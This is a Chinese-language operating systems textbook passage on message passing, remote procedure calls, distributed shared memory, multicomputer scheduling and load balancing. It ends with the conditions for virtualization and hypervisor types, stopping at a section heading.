在正常条件下，第一种选择是最好的，特别是在有多线程的情况下，此时当一个线程由于试图发送被阻塞后，其他线程还可以继续工作。它也不需要管理任何内核缓冲区。而且，正如将图8-19a和图8-19b进行比较所见到的，如果不需要复制，通常消息会被更快地发出。

请注意，有必要指出，有些作者使用不同的判别标准区分同步和异步原语。另一种观点认为，只有发送者一直被阻塞到消息已被接收并且有响应发送回来时为止，才是同步的（Andrews，1991）。但是，在实时通信领域中，同步有着其他的含义，不幸的是，它可能会导致混淆。

正如send可以是阻塞的和非阻塞的一样，receive也同样可以是阻塞的和非阻塞的。阻塞调用就是挂起调用者直到消息到达为止。如果有多线程可用，这是一种简单的方法。另外，非阻塞receive只是通知内核缓冲区所在的位置，并几乎立即返回控制。可以使用中断来告知消息已经到达。然而，中断方式编程困难，并且速度很慢，所以也许对于接收者来说，更好的方法是使用一个过程poll轮询进来的消息。该过程报告是否有消息正在等待。若是，调用者可调用get_message，它返回第一个到达的消息。在有些系统中，编译器可以在代码中合适的地方插入poll调用，不过，要掌握以怎样的频度使用poll则是需要技巧的。

还有另一个选择，其机制是在接收者进程的地址空间中，一个消息的到达自然地引起一个新线程的创建。这样的线程称为*弹出式线程*（pop-up thread）。这个线程运行一个预定义的过程，其参数是一个指向进来消息的指针。在处理完这个消息之后，该线程直接退出并被自动撤销。

这一想法的变种是，在中断处理程序中直接运行接收者代码，从而避免了创建弹出线程的麻烦。要使这个方法更快，消息自身可以带有该处理程序的句柄（handler），这样当消息到达时，只在少数几个指令中可以调用处理程序。这样做的最大好处在于再也不需要复制了。处理程序从接口板取到消息并且即时处理。这种方式称为*主动消息*（active messages，Von Eicken等人，1992）。由于每条消息中都有处理程序的句柄，主动消息方式只能在发送者和接收者彼此完全信任的条件下工作。

8.2.4 远程过程调用

尽管消息传递模型提供了一种构造多计算机操作系统的便利方式，但是它有不可救药的缺陷：构造所有通信的范型（paradigm）都是输入/输出。过程send和 receive 基本上在做I/O工作，而许多人认为

I/O就是一种错误的编程模型。

这个问题很早就为人所知，但是一直没有什么进展，直到Birrell 和Nelson在其论文（Birrell和Nelson，1984）中引进了一种完全不同的方法来解决这个问题。尽管其思想是令人吃惊的简单（曾经有人想到过），但其含义却相当精妙。在本节中，我们将讨论其概念、实现、优点以及缺点。

简言之，Birrell 和Nelson所建议的是，允许程序调用位于其他CPU中的过程。当机器1的进程调用机器2的过程时，在机器1中的调用进程被挂起，在机器2中被调用的过程执行。可以在参数中传递从调用者到被调用者的信息，并且可在过程的处理结果中返回信息。根本不存在对程序员可见的消息传递或I/O。这种技术即是所谓的*远程过程调用*（Remote Procedure Call，RPC），并且已经成为大量多计算机的软件的基础。习惯上，称发出调用的过程为客户机，而称被调用的过程为服务器，我们在这里也将采用这些名称。

RPC背后的思想是尽可能使远程过程调用像本地调用。在最简单的情形下，要调用一个远程过程，客户程序必须被绑定在一个称为*客户端桩*（client stub）的小型库过程上，它在客户机地址空间中代表服务器过程。类似地，服务器程序也绑定在一个称为*服务器端桩*（server stub）的过程上。这些过程隐藏了这样一个事实，即从客户机到服务器的过程调用并不是本地调用。

进行RPC的实际步骤如图8-20所示。第1步是客户机调用客户端桩。该调用是一个本地调用，其参数以通常方式压入栈内。第2步是客户端桩将有关参数打包成一条消息，并进行系统调用来发出该消息。这个将参数打包的过程称为*编排*（marshaling）。第3步是内核将该消息从客户机发给服务器。第4步是内核将接收进来的消息传送给服务器端桩（通常服务器端桩已经提前调用了receive）。最后，第5步是服务器端桩调用服务器过程。应答则是在相反的方向沿着同一步骤进行。




图8-20 进行远程过程调用的步骤。桩用灰色表示

这里需要说明的关键是由用户编写的客户机过程，只进行对客户端桩的正常（本地）调用，而客户端桩与服务器过程同名。由于客户机过程和客户端桩在同一个地址空间，所以有关参数以正常方式传递。类似地，服务器过程由其所在的地址空间中的一个过程用它所期望的参数进行调用。对服务器过程而言，一切都很正常。通过这种方式，不采用带有send和receive的I/O，通过伪造一个普通的过程调用而实现了远程通信。

实现相关的问题

无论RPC的概念是如何优雅，但是“在草丛中仍然有几条蛇隐藏着”。一大条就是有关指针参数的使用。通常，给过程传递一个指针是不存在问题的。由于两个过程都在同一个虚拟地址空间中，所以被调用的过程可以使用和调用者同样的方式来运用指针。但是，由于客户机和服务器在不同的地址空间中，所以用RPC传递指针是不可能的。

在某些情形下，可以使用一些技巧使得传递指针成为可能。假设第一个参数是一个指针，它指向一个整数k。客户端桩可以编排k并把它发送给服务器。然后服务器端桩创建一个指向k的指针并把它传递给服务器过程，这正如服务器所期望的一样。当服务器过程把控制返回给服务器端桩后，后者把k送回

客户机，这里新的k覆盖了原来旧的，只是因为服务器修改了它。实际上，通过引用调用（call-by-reference）的标准调用序列被复制-恢复（copy-restore）所替代了。然而不幸的是，这个技巧并不是总能正常工作的，例如，如果要把指针指向一幅图像或其他的复杂数据结构就不行。由于这个原因，对于被远程调用的过程而言，必须对参数做出某些限制。

第二个问题是，对于弱类型的语言，如C语言，编写一个过程用于计算两个矢量（数组）的内积且不规定其任何一个矢量的大小，这是完全合法的。每个矢量可以由一个指定的值所终止，而只有调用者和被调用的过程掌握该值。在这样的条件下，对于客户端桩而言，基本上没有可能对这种参数进行编排：没有办法能确定它们有多大。

第三个问题是，参数的类型并不总是能够推导出的，甚至不论是从形式化规约还是从代码自身。这方面的一个例子是printf，其参数的数量可以是任意的（至少一个），而且它们的类型可以是整形、短整形、长整形、字符、字符串、各种长度的浮点数以及其他类型的任意混合。试图把printf作为远程过程调用实际上是不可能的，因为C是如此的宽松。然而，如果有一条规则说假如你不使用C或者C++来进行编程才能使用RPC，那么这条规则是不会受欢迎的。

第四个问题与使用全局变量有关。通常，调用者和被调用过程除了使用参数之外，还可以通过全局变量通信。如果被调用过程此刻被移到远程机器上，代码将失效，因为全局变量不再是共享的了。

这里所叙述的问题并不表示RPC就此无望了。事实上，RPC被广泛地使用，不过在实际中为了使RPC正常工作需要有一些限制和仔细的考虑。

8.2.5 分布式共享存储器

虽然RPC有它的吸引力，但即便是在多计算机里，很多程序员仍旧偏爱共享存储器的模型并且愿意使用它。让人相当吃惊的是，采用一种称为*分布式共享存储器*（Distributed Shared Memory，DSM）（Li，1986；Li 和Hudak，1989）的技术，就有可能很好地保留共享存储器的幻觉，尽管这个共享存储器实际并不存在。有了DSM，每个页面都位于如图8-1所示的某一个存储器中。每台机器有其自己的虚拟内存和页表。当一个CPU在一个它并不拥有的页面上进行LOAD和STORE时，会陷入到操作系统当中。然后操作系统对该页面进行定位，并请求当前持有该页面的CPU解除对该页面的映射并通过互连网络发送该页面。在该页面到达时，页面被映射进来，于是出错指令重新启动。事实上，操作系统只是从远程RAM中而不是从本地磁盘中满足了这个缺页异常。对用户而言，机器看起来拥有共享存储器。

实际的共享存储器和DSM之间的差别如图8-21所示。在图8-21a中，是一台配有通过硬件实现的物理共享存储器的真正的多处理机。在图8-21b中，是由操作系统实现的DSM。在图8-21c中，我们看到另一种形式的共享存储器，它通过更高层次的软件实现。在本章的后面部分，我们会讨论第三种方式，不过现在还是专注于讨论DSM。

先考察一些有关DSM是如何工作的细节。在DSM系统中，地址空间被划分为页面（page），这些页面分布在系统中的所有节点上。当一个CPU引用一个非本地的地址时，就产生一个陷阱，DSM软件调取包含该地址的页面并重新开始出错指令。该指令现在可以完整地执行了。这一概念如图8-22a所示，该系统配有16个页面的地址空间，4个节点，每个节点能持有6个页面。

在这个例子中，如果CPU 0引用的指令或数据在页面0、2、5或9中，那么引用在本地完成。引用其他的页面会导致陷入。例如，对页面10的引用会导致陷入到DSM软件，该软件把页面10从节点1移到节点0，如图8-22b所示。

1. 复制

对基本系统的一个改进是复制那些只读页面，如程序代码、只读常量或其他只读数据结构，它可以明显地提高性能。举例来说，如果在图8-22中的页面10是一段程序代码，CPU 0对它的使用可以导致将一个副本送往CPU 0，从而不用打扰CPU 1的原有存储器，如图8-22c所示。在这种方式中，CPU 0和CPU 1两者可以按需要经常同时引用页面10，而不会产生由于引用不存在的存储器页面而导致的陷阱。

另一种可能是，不仅复制只读页面，而且复制所有的页面。只要有读操作在进行，实际上在只读页面的复制和可读写页面的复制之间不存在差别。但是，如果一个被复制的页面突然被修改了，就必须采取必要的措施来避免多个不一致的副本存在。如何避免不一致性将在下面几节中进行讨论。




图8-21 实现共享存储器的不同层次：a) 硬件；b)操作系统；c)用户层软件




图8-22 a) 分布在四台机器中的地址空间页面；b)在CPU 1引用页面10后的情形；c)如果页面10是只读的并且使用了复制的情形

2. 伪共享

在某些关键方式上DSM系统与多处理机类似。在这两种系统中，当引用非本地存储器字时，从该字所在的机器上取包含该字的一块内存，并放到进行引用的（分别是内存储器或高速缓存）相关机器上。一个重要的设计问题是应该调取多大一块。在多处理机中，其高速缓存块的大小通常是32字节或64字节，这是为了避免占用总线传输的时间过长。在DSM系统中，块的单位必须是页面大小的整数倍（因为MMU以页面方式工作），不过可以是1个、2个、4个或更多个页面。事实上，这样做就模拟了一个更大尺寸的页面。

对于DSM而言，较大的页面大小有优点也有缺点。其最大的优点是，因为网络传输的启动时间是相当长的，所以传递4096字节并不比传输1024个字节多花费多少时间。在有大量的地址空间需要移动时，通过采用大单位的数据传输，通常可减少传输的次数。这个特性是非常重要的，因为许多程序表现出引用上的局部性，其含义是如果一个程序引用了某页中的一个字，很可能在不久的将来它还会引用同一个页面中其他字。

另一方面，大页面的传输造成网络长期占用，阻塞了其他进程引起的故障。还有，过大的有效页面引起了另一个问题，称为伪共享（false sharing），如图8-23所示。图8-23中一个页面中含有两个无关的共享变量A和B。进程1大量使用A，进行读写操作。类似地，进程2经常使用B。在这种情形下，含有这两个变量的页面将在两台机器中来回地传送。




图8-23 含有两个无关变量的页面的伪共享

这里的问题是，尽管这些变量是无关的，但它们碰巧在同一个页面内，所以当某个进程使用其中一个变量时，它也得到另一个。有效页面越大，发生伪共享的可能性也越高；相反，有效页面越小，发生伪共享的可能性也越少。在普通的虚拟内存系统中不存在类似的现象。

理解这个问题并把变量放在相应的地址空间中的高明编译器能够帮助减少伪共享并改善性能。但是，说起来容易做起来难。而且，如果伪共享中节点1使用某个数组中的一个元素，而节点2使用同一数组中的另一个元素，那么即使再高明的编译器也没有办法消除这个问题。

3. 实现顺序一致性

如果不对可写页面进行复制，那么实现一致性是没有问题的。每个可写页面只对应有一个副本，在需要时动态地来回移动。由于并不是总能提前了解哪些页面是可写的，所以在许多DSM系统中，当一个进程试图读一个远程页面时，则复制一个本地副本，在本地和远程各自对应的MMU中建立只读副本。只要所有的引用都做读操作，那么一切正常。

但是，如果有一个进程试图在一个被复制的页面上写入，潜在的一致性问题就会出现，因为只修改一个副本却不管其他副本的做法是不能接受的。这种情形与在多处理机中一个CPU试图修改存在于多个高速缓存中的一个字的情况有类似之处。在多处理机中的解决方案是，要进行写的CPU首先将一个信号放到总线上，通知所有其他的CPU丢弃该高速缓存块的副本。这里的DSM系统以同样的方式工作。在对一个共享页面进行写入之前，先向所有持有该页面副本的CPU发出一条消息，通知它们解除映射并丢弃该页面。在其所有解除映射等工作完成之后，该CPU便可以进行写操作了。

在有详细约束的情况下，允许可写页面的多个副本存在是有可能的。一种方法是允许一个进程获得在部分虚拟地址空间上的一把锁，然后在被锁住的存储空间中进行多个读写操作。在该锁被释放时，产生的修改可以传播到其他副本上去。只要在一个给定的时刻只有一个CPU能锁住某个页面，这样的机制就能保持一致性。

另一种方法是，当一个潜在可写的页面被第一次真正写入时，制作一个“干净”的副本并保存在发出写操作的CPU上。然后可在该页上加锁，更新页面，并释放锁。稍后，当一个远程机器上的进程试图获得该页面上的锁时，先前进行写操作的CPU将该页面的当前状态与“干净”副本进行比较并构造一个有关所有已修改的字的列表，该列表接着被送往获得锁的CPU，这样它就可以更新其副本页面而不用废弃它（Keleher等人，1994）。

8.2.6 多计算机调度

在一台多处理机中，所有的进程都在同一个存储器中。当某个CPU完成其当前任务后，它选择一个进程并运行。理论上，所有的进程都是潜在的候选者。而在一台多计算机中，情形就大不相同了。每个节点有其自己的存储器和进程集合。CPU 1不能突然决定运行位于节点4上的一个进程，而不事先花费相当大的工作量去获得该进程。这种差别说明在多计算机上的调度较为容易，但是将进程分配到节点上的工作更为重要。下面我们将讨论这些问题。

多计算机调度与多处理机的调度有些类似，但是并不是后者的所有算法都能适用于前者。最简单的多处理机算法——维护就绪进程的一个中心链表——就不能工作，因为每个进程只能在其当前所在的CPU上运行。不过，当创建一个新进程时，存在着一个决定将其放在哪里的选择，例如，从平衡负载的考虑出发。

由于每个节点拥有自己的进程，因此可以应用任何本地调度算法。但是，仍有可能采用多处理机的群调度，因为惟一的要求是有一个初始的协议来决定哪个进程在哪个时间槽中运行，以及用于协调时间槽的起点的某种方法。

8.2.7 负载平衡

需要讨论的有关多计算机调度的内容相对较少。这是因为一旦一个进程被指定给了一个节点，就可以使用任何本地调度算法，除非正在使用群调度。不过，一旦一个进程被指定给了某个节点，就不再有什么可控制的，因此，哪个进程被指定给哪个节点的决策是很重要的。这同多处理机系统相反，在多处理机系统中所有的进程都在同一个存储器中，可以随意调度到任何CPU上运行。因此，值得考察怎样以有效的方式把进程分配到各个节点上。从事这种分配工作的算法和启发则是所谓的*处理器分配算法*（processor allocation algorithm）。

多年来已出现了大量的处理器（节点）分配算法。它们的差别是分别有各自的前提和目标。可知的进程属性包括CPU需求、存储器使用以及与每个其他进程的通信量等。可能的目标包括最小化由于缺少本地工作而浪费的CPU周期，最小化总的通信带宽，以及确保用户和进程公平性等。下面将讨论几个算法，以使读者了解各种可能的情况。

1. 图论确定算法

有一类被广泛研究的算法用于下面这样一个系统，该系统包含已知CPU和存储器需求的进程，以及给出每对进程之间平均流量的已知矩阵。如果进程的数量大于CPU的数量k，则必须把若干个进程分配给每个CPU。其想法是以最小的网络流量完成这个分配工作。

该系统可以用一个带权图表示，每个顶点是一个进程，而每个弧代表两个进程之间的消息流。在数学上，该问题就简化为在特定的限制条件下（如每个子图对整个CPU和存储器的需求低于某些限制），寻找一个将图分割（切割）为k个互不连接的子图的方法。对于每个满足限制条件的解决方案，完全在单个子图内的弧代表了机器内部的通信，可以忽略。从一个子图通向另一个子图的弧代表网络通信。目标是找出可以使网络流量最小同时满足所有的限制条件的分割方法。作为一个例子，图8-24给出了一个有9个进程的系统，这9个进程是进程A至I，每个弧上标有两个进程之间的平均通信负载（例如，以Mbps为单位）。

在图8-24a中，我们将有进程A、E和G的图划分到节点1上，进程B、F和H划分在节点 2上，而进程C、D和I划分在节点3上。整个网络流量是被切割（虚线）的弧上的流量之和，即30个单位。在图8-24b

中，有一种不同的划分方法，只有28个单位的网络流量。假设该方法满足所有的存储器和CPU的限制条件，那么这个方法就是一个更好的选择，因为它需要较少的通信流量。

直观地看，我们所做的是寻找紧耦合（簇内高流量）的簇（cluster），并且与其他的簇有较少的交互（簇外低流量）。讨论这些问题的最早的论文是（Chow和Abraham，1982；Lo，1984；Stone和Bokhari，1978）等。




图8-24 将9个进程分配到3个节点上的两种方法

2. 发送者发起的分布式启发算法

现在看一些分布式算法。有一个算法是这样的，当进程创建时，它就运行在创建它的节点上，除非该节点过载了。过载节点的度量可能涉及太多的进程，过大的工作集，或者其他度量。如果过载了，该节点随机选择另一个节点并询问它的负载情况（使用同样的度量）。如果被探查的节点负载低于某个阈值，就将新的进程送到该节点上（Eager等人，1986）。如果不是，则选择另一个机器探查。探查工作并不会永远进行下去。在N次探查之内，如果没有找到合适的主机，算法就终止，且进程继续在原有的机器上运行。整个算法的思想是负载较重的节点试图甩掉超额的工作，如图8-25a所示。该图描述了发送者发起的负载平衡。




图8-25 a) 过载的节点寻找可以接收进程的轻载节点；b) 一个空节点寻找工作做

Eager等人（1986）构造了一个该算法的分析排队模型（queueing model）。使用这个模型，所建立的算法表现良好而且在包括不同的阈值、传输成本以及探查限定等大范围的参数内工作稳定。

但是，应该看到在负载重的条件下，所有的机器都会持续地对其他机器进行探查，徒劳地试图找到一台愿意接收更多工作的机器。几乎没有进程能够被卸载，可是这样的尝试会带来巨大的开销。

3. 接收者发起的分布式启发算法

上面所给出的算法是由一个过载的发送者发起的，它的一个互补算法是由一个轻载的接收者发起的，如图8-25b所示。在这个算法中，只要有一个进程结束，系统就检查是否有足够的工作可做。如果不是，它随机选择某台机器并要求它提供工作。如果该台机器没有可提供的工作，会接着询问第二台，然后是第三台机器。如果在N次探查之后，还是没有找到工作，该节点暂时停止询问，去做任何已经安排好的

工作，而在下一个进程结束之后机器会再次进行询问。如果没有可做的工作，机器就开始空闲。在经过固定的时间间隔之后，它又开始探查。

这个算法的优点是，在关键时刻它不会对系统增加额外的负担。发送者发起的算法在机器最不能够容忍时——此时系统已是负载相当重了，做了大量的探查工作。有了接收者发起算法，当系统负载很重时，一台机器处于非充分工作状态的机会是很小的。但是，当这种情形确实发生时，它就会较容易地找到可承接的工作。当然，如果没有什么工作可做，接收者发起算法也会制造出大量的探查流量，因为所有失业的机器都在拼命地寻找工作。不过，在系统轻载时增加系统的负载要远远好于在系统过载时再增加负载。

把这两种算法组合起来是有可能的，当机器工作太多时可以试图卸掉一些工作，而在工作不多时可以尝试得到一些工作。此外，机器也许可以通过保留一份以往探查的历史记录（用以确定是否有机器经常性处于轻载或过载状态）来对随机轮询的方法进行改进。可以首先尝试这些机器中的某一台，这取决于发起者是试图卸掉工作还是获得工作。

8.3 虚拟化

在某些环境下，一个机构拥有多计算机系统，但事实上却并不真正需要它。一个常见的例子是，一个公司同时拥有一台电子邮件服务器、一台Web服务器、一台FTP服务器、一些电子商务服务器和其他服务器。这些服务器运行在同一个设备架上的不同计算机中，彼此之间以高速网络连接，也就是说，组成一个多计算机系统。在有些情况下，这些服务器运行在不同的机器上是因为单独的一台机器难以承受这样的负载，但是在更多其他的情况下，这些服务器不能作为进程运行在同一台机器上最重要的原因是可靠性（reliability）：现实中不能相信操作系统可以一天24小时，一年365或366天连续无故障地运行。通过把每个服务器放在不同机器上的方法，即使其中的一台服务器崩溃了，至少其他的服务器不会受到影响。虽然这样做能够达到容错的要求，但是这种解决方法太过昂贵且难以管理，因为涉及太多的机器。

那应该怎么做呢？已经有了四十多年发展历史的虚拟机技术，通常简称为虚拟化（virtualization），作为一种解决方法被提了出来，就像我们在1.7.5小节中所讨论的那样。这种技术允许一台机器中存在多台虚拟机，每一台虚拟机可能运行不同的操作系统。这种方法的好处在于，一台虚拟机上的错误不会自动地使其他虚拟机崩溃。在一个虚拟化系统中，不同的服务器可能运行在不同的虚拟机中，因此保持了多计算机系统局部性错误的模型，但是代价更低、也更易于维护。

当然，如此来联合服务器看起来就像是把所有的鸡蛋放在一个篮子里一样。如果运行所有虚拟机的服务器崩溃了，其结果比单独一台专用服务器崩溃要严重得多。但是虚拟化技术能够起作用的原因在于大多数服务器停机的原因不是因为硬件的故障，而是因为臃肿、不可靠、有漏洞的软件，特别是操作系统。使用虚拟化技术，惟一一个运行在内核态的软件是管理程序（hypervisor），它的代码量比一个完整操作系统的代码量少两个数量级，也就意味着软件中的漏洞数也会少两个数量级。

除了强大的隔离性，在虚拟机上运行软件还有其他的好处。其中之一就是减少了物理机器的数量从而节省了硬件、电源的开支以及占用更少的空间。对于一个公司，比如说亚马逊（Amazon）、雅虎（Yahoo）、微软（Microsoft）以及谷歌（Google），它们拥有成千上万的服务器运行不同的任务，减少它们数据中心对物理机器的需求意味着节省一大笔开支。举个有代表性的例子，在大公司里，不同的部门或小组想出了一个有趣的想法，然后去买一台服务器来实现它。如果想法不断产生，就需要成百上千的服务器，公司的数据中心就会扩张。把一款软件移动到已有的机器上通常会很困难，这是因为每一款软件都需要一个特定版本的操作系统，软件自身的函数库，配置文件等。使用虚拟机，每款软件都可以携带属于自己的环境。

虚拟机的另一个好处在于检查点和虚拟机的迁移（例如，在多个服务器间迁移以达到负载平衡）比在一个普通的操作系统中进行进程迁移更加容易。在后一种情况下，相当数量的进程关键状态信息都被保存在操作系统表当中，包括与打开文件、警报、信号处理函数等有关的信息。当迁移一个虚拟机的时候，所需要移动的仅仅是内存映像，因为在移动内存映像的同时所有的操作系统表也会移动。

虚拟机的另一个用途是运行那些不再被支持或不能在当前硬件上工作的操作系统（或操作系统版本）中的遗留应用程序（legacy application）。这些应用程序可以和当前的应用程序在相同的硬件上运行。事

实上，支持同时运行使用不同操作系统的应用程序是赞成虚拟机技术的一个重要理由。

同时，虚拟机的一个重要应用是软件开发。一个程序员想要确保他的软件在Windows 98、Windows 2000、Windows XP、Windows Vista、多种Linux版本、FreeBSD、OpenBSD、NetBSD和Mac OS X上都可以正常运行，他不需要有一打的计算机，以及在不同的计算机上安装不同的操作系统。相反，他只需要在一台物理机上创建一些虚拟机，然后在每个虚拟机上安装不同的操作系统。当然，这个程序员可以给他的磁盘分区，然后在每个分区上安装不同的操作系统，但是这种方法太过困难。首先，不论磁盘的容量有多大，标准的PC机只支持四个主分区。其次，尽管在引导块上可以安装一个多引导程序，但要运行另一个操作系统就必须重启计算机。使用虚拟机，所有的操作系统可以同时运行，因为它们都只是美妙的进程。

8.3.1 虚拟化的条件

我们在第1章中看到，有两种虚拟化的方法。一种管理程序（hypervisor），又称为I型管理程序（或虚拟机监控器），如图1-29a所示。实质上，它就是一个操作系统，因为它是惟一一个运行在内核态的程序。它的工作是支持真实硬件的多个副本，也称作虚拟机（virtual machine），与普通操作系统所支持的进程类似。相反，II型管理程序，如图1-29b所示，是一种完全不同的类型。它只是一个运行在诸如Windows或Linux平台上，能够“解释”机器指令集的用户程序，它也创建了一个虚拟机。我们把“解释”二字加上引号是因为通常代码块是以特殊的方式进行处理然后缓存并且直接执行从而获得性能上的提升，但是在原理上，完全解释也是可行的，虽然速度很慢。两种情况下，运行在管理程序上的操作系统都称为客户操作系统（guest operating system）。在II型管理程序的情况下，运行在硬件上的操作系统称为宿主操作系统（host operating system）。

在两种情况下，虚拟机都必须像真实机器一样工作，认识到这一点非常重要。也就是说，必须能够像真实机器那样启动虚拟机，像真实的机器那样在其上安装任意的操作系统。管理程序的任务就是提供这种错觉，并且尽量高效（不能完全解释执行）。

虚拟机有两种类型的原因与Intel 386体系结构的缺陷有关，而这些缺陷在20年间以向后兼容的名义被盲目地不断推进到新的CPU中。简单地说，每个有内核态和用户态的处理器都有一组只能在内核态执行的指令集合，比如I/O指令、改变MMU状态的指令等。Popek和Goldberg（1974）两人在他们的经典虚拟化工作中称这些指令为敏感指令（sensitive instruction）。还有一些指令如果在用户态下执行会引起陷入。Popek和Goldberg称它们是特权指令（privileged instruction）。在他们的论文中首次论述指出，当且仅当敏感指令是特权指令的子集时，机器才是可虚拟化的。简单地说，如果你想做一些在用户态下不能做的工作，硬件应该陷入。IBM/ 370具有这种特性，但是与它不同，386体系结构不具有这种特性。有一些敏感的386指令如果在用户态下执行就会被忽略。举例来说，POPF指令替换标志寄存器，会改变允许/禁止中断的标志位。但是在用户态下，这个标志位不被改变。所以，386体系结构和它的后代都是不可虚拟化的，也就是说它们不能支持I型管理程序。

事实上，情况比上面描述的还要更糟糕一些。除了某些指令在用户态不能陷入之外，还有一些指令可以在用户态读取敏感状态而不引起陷入。比如，在Pentium处理器上，一个程序可以读取代码段选择子（selector）的值从而判断它是运行在用户态还是内核态上。如果一个操作系统做同样的事情，然后发现它运行在用户态，那么就可能据此作出不正确的判断。

从2005年开始，Intel和AMD公司在它们的处理器上引进了虚拟化技术，从而使问题得到了解决。在Intel Core 2CPU上，这种技术称为VT（Virtualization Technology）。在AMD Pacific CPU上，这种技术称为SVM（Secure Virtual Machine）。在下文里，我们一般使用VT这个词来代表。它们的灵感都来自于IBM VM/370，但是也有一些细微的不同之处。基本的思想是创建容器使得虚拟机可以在其内运行。当一个客户操作系统在一个容器内启动，它将继续运行直到它引发了异常而陷入到管理程序。例如，执行一条I/O指令。陷入操作由管理程序通过硬件位图集来管理。有了这些扩展，经典的“陷入-仿真”类型的虚拟化方法才成为可能。

8.3.2 I型管理程序
